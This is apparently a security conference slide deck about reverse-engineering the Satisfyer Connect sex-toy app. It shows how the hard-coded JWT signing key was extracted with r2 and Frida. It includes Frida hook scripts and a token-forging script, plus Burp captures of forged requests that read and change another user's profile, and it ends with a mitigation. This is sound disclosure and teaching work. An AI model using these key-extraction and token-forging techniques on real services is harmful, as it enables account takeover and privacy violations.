


ADVENTURES IN DILDO HACKING

BY @CAPTNBANANA




WHO R U MAN

- I spawn calc with r2
- <https://bananamafia.dev/tags/r2/>



Satisfyer

PRODUCT FEATURES





Satisfyer Connect

Triple A Marketing GmbH Lifestyle

T Ab 13 Jahren

 Diese App ist für alle deine Geräte verfügbar

Aktualisiert

16. Juni 2021

Größe

29M

Installationen

100.000+

Aktuelle Version

2.1.1

Erforderliche Android-Version


6.0 oder höher


Altersfreigabe

Ab 13 Jahren

Sexuelle Themen

Weitere Informationen





DYNAMIC ANALYSIS

- Burp
- Frida
- Universal Cert Pinning Bypass



How not to JWT




1. App Start



2. Generate JWT



3. Auth



```
public final class JwtTokenBuilder {  
  
    public JwtTokenBuilder() {  
        System.loadLibrary("native-lib");  
    }  
  
    [...]   
  
    private final native String getReleaseKey();  
  
    public final String createJwtToken() {  
        Date date = new Date(new Date().getTime() + (long)8640  
        Object object = "prod".hashCode() != 3449687 ? this.ge  
        Charset charset = d.a;
```

UNAUTH \leftrightarrow AUTH

```
{"alg":"HS512"}>{"sub":"Satisfyer","auth":"ROLE_ANONYMOUS_CLIE"  
{"alg":"HS512"}>{"sub":"pancake1337","auth":"ROLE_USER","user_
```

EXTRACTING THE SIGNING KEY

- r2
- Frida
- r2Frida

USING R2 (DEMO)

USING FRIDA #1

```
var JwtTokenBuilderClass = Java.use("com.coreteka.satisfyer.ap  
var jwtTokenBuilder = JwtTokenBuilderClass.$new();  
console.log("Release Key: " + jwtTokenBuilder.getReleaseKey())
```

USING FRIDA #2

```
Interceptor.attach(Module.findExportByName("libnative-lib.so",  
"Java_com_coreteka_satisfyer_api_jwt_JwtTokenBuilder_getReleas  
    onEnter: hookEnter,  
    onLeave: hookLeave  
));  
  
function hookEnter(args) {}  
  
function hookLeave(ret) {  
    console.log(ret);  
}
```

USING R2FRIDA

```
▲ yolo/hax/morehax/1337 python3 dumpkey.py  
[+] Got PID 32357
```

```
▲ /tmp r2 frida://attach/usb//30963
```

▶ 0:00 / 0:30



FORGING A JWT WITH FRIDA

```
Java.perform(function() {  
    var clazz = Java.use("io.jsonwebtoken.impl.DefaultJwtBuild  
    clazz.claim.overload("java.lang.String", "java.lang.Object  
        console.log("[*] Entered claim()");  
  
    var Integer = Java.use("java.lang.Integer");  
  
    // the user ID of the victim  
    var intInstance = Integer.valueOf(282[...]);  
  
    // modify the "auth" claim and add another claim for "  
    var res = this.claim(name, "ROLE_USER").claim("user_id  
  
    return res;
```

Request

Pretty Raw \n Actions ▾

```
1 GET /user/search?userName=victim HTTP/1.1
2 Accept: application/json
3 Content-Type: application/json
4 lang: en
5 x-auth-token:
  eyJhb
  Host: connect.satisfyer.com
  Connection: close
  Accept-Encoding: gzip, deflate
  User-Agent: okhttp/4.7.2
```

Response

Pretty Raw Render \n Actions

```

1 HTTP/1.1 200 OK
2 Date: Sat, 19 Jun 2021 13:47:16 GMT
3 Content-Type: application/json; charset=UTF-8
4 Connection: close
5 Server: nginx/1.18.0
6 X-Content-Type-Options: nosniff
7 X-XSS-Protection: 1; mode=block
8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
9 Pragma: no-cache
10 Expires: 0
11 Referrer-Policy: no-referrer
12 Content-Length: 191
13
14 {
  "status": "OK",
  "data": {
    "id": 282,
    "userName": "victim",
    "status": "AVAILABLE",
    "statusDescription": "changeme",
    "lastModifiedDate": 1624110255689,
    "updateAvatarDate": null,
    "emailVerified": false
  }
}

```

Request


Pretty Raw \n Actions ▾


```
1 PUT /user/ HTTP/1.1
2 Accept: application/json
3 lang: en
4 x-auth-token: eyJhbGw:
5 Content-Type: application/json; charset=UTF-8
6 Content-Length: 30
7 Host: connect.satisfyer.com
8 Connection: close
9 Accept-Encoding: gzip, deflate
10 User-Agent: okhttp/4.7.2
11
12 {
13   "statusDescription": "hacked"
14 }
```


Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Sat, 19 Jun 2021 13:49:36 GMT
3 Content-Type: application/json; charset=UTF-8
4 Connection: close
5 Server: nginx/1.18.0
6 X-Content-Type-Options: nosniff
7 X-XSS-Protection: 1; mode=block
8 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
9 Pragma: no-cache
10 Expires: 0
11 Referrer-Policy: no-referrer
12 Content-Length: 15
13
14 {
15   "status": "OK"
16 }
```



victim

 Available

hacked

BLOCK & REPORT

MITIGATION

- Use different key to validate authenticated sessions
- Server-side only fix

WHAT DID WE LEARN?

- Many ways to analyze apps with r2 and Frida
- Both statically and dynamically
- r2Frida: Great when reversing complex apps



BANANA MAFIA



@CaptnBanana

REFERENCES

- [butthax by @smealum](#)
- [My Writeup](#)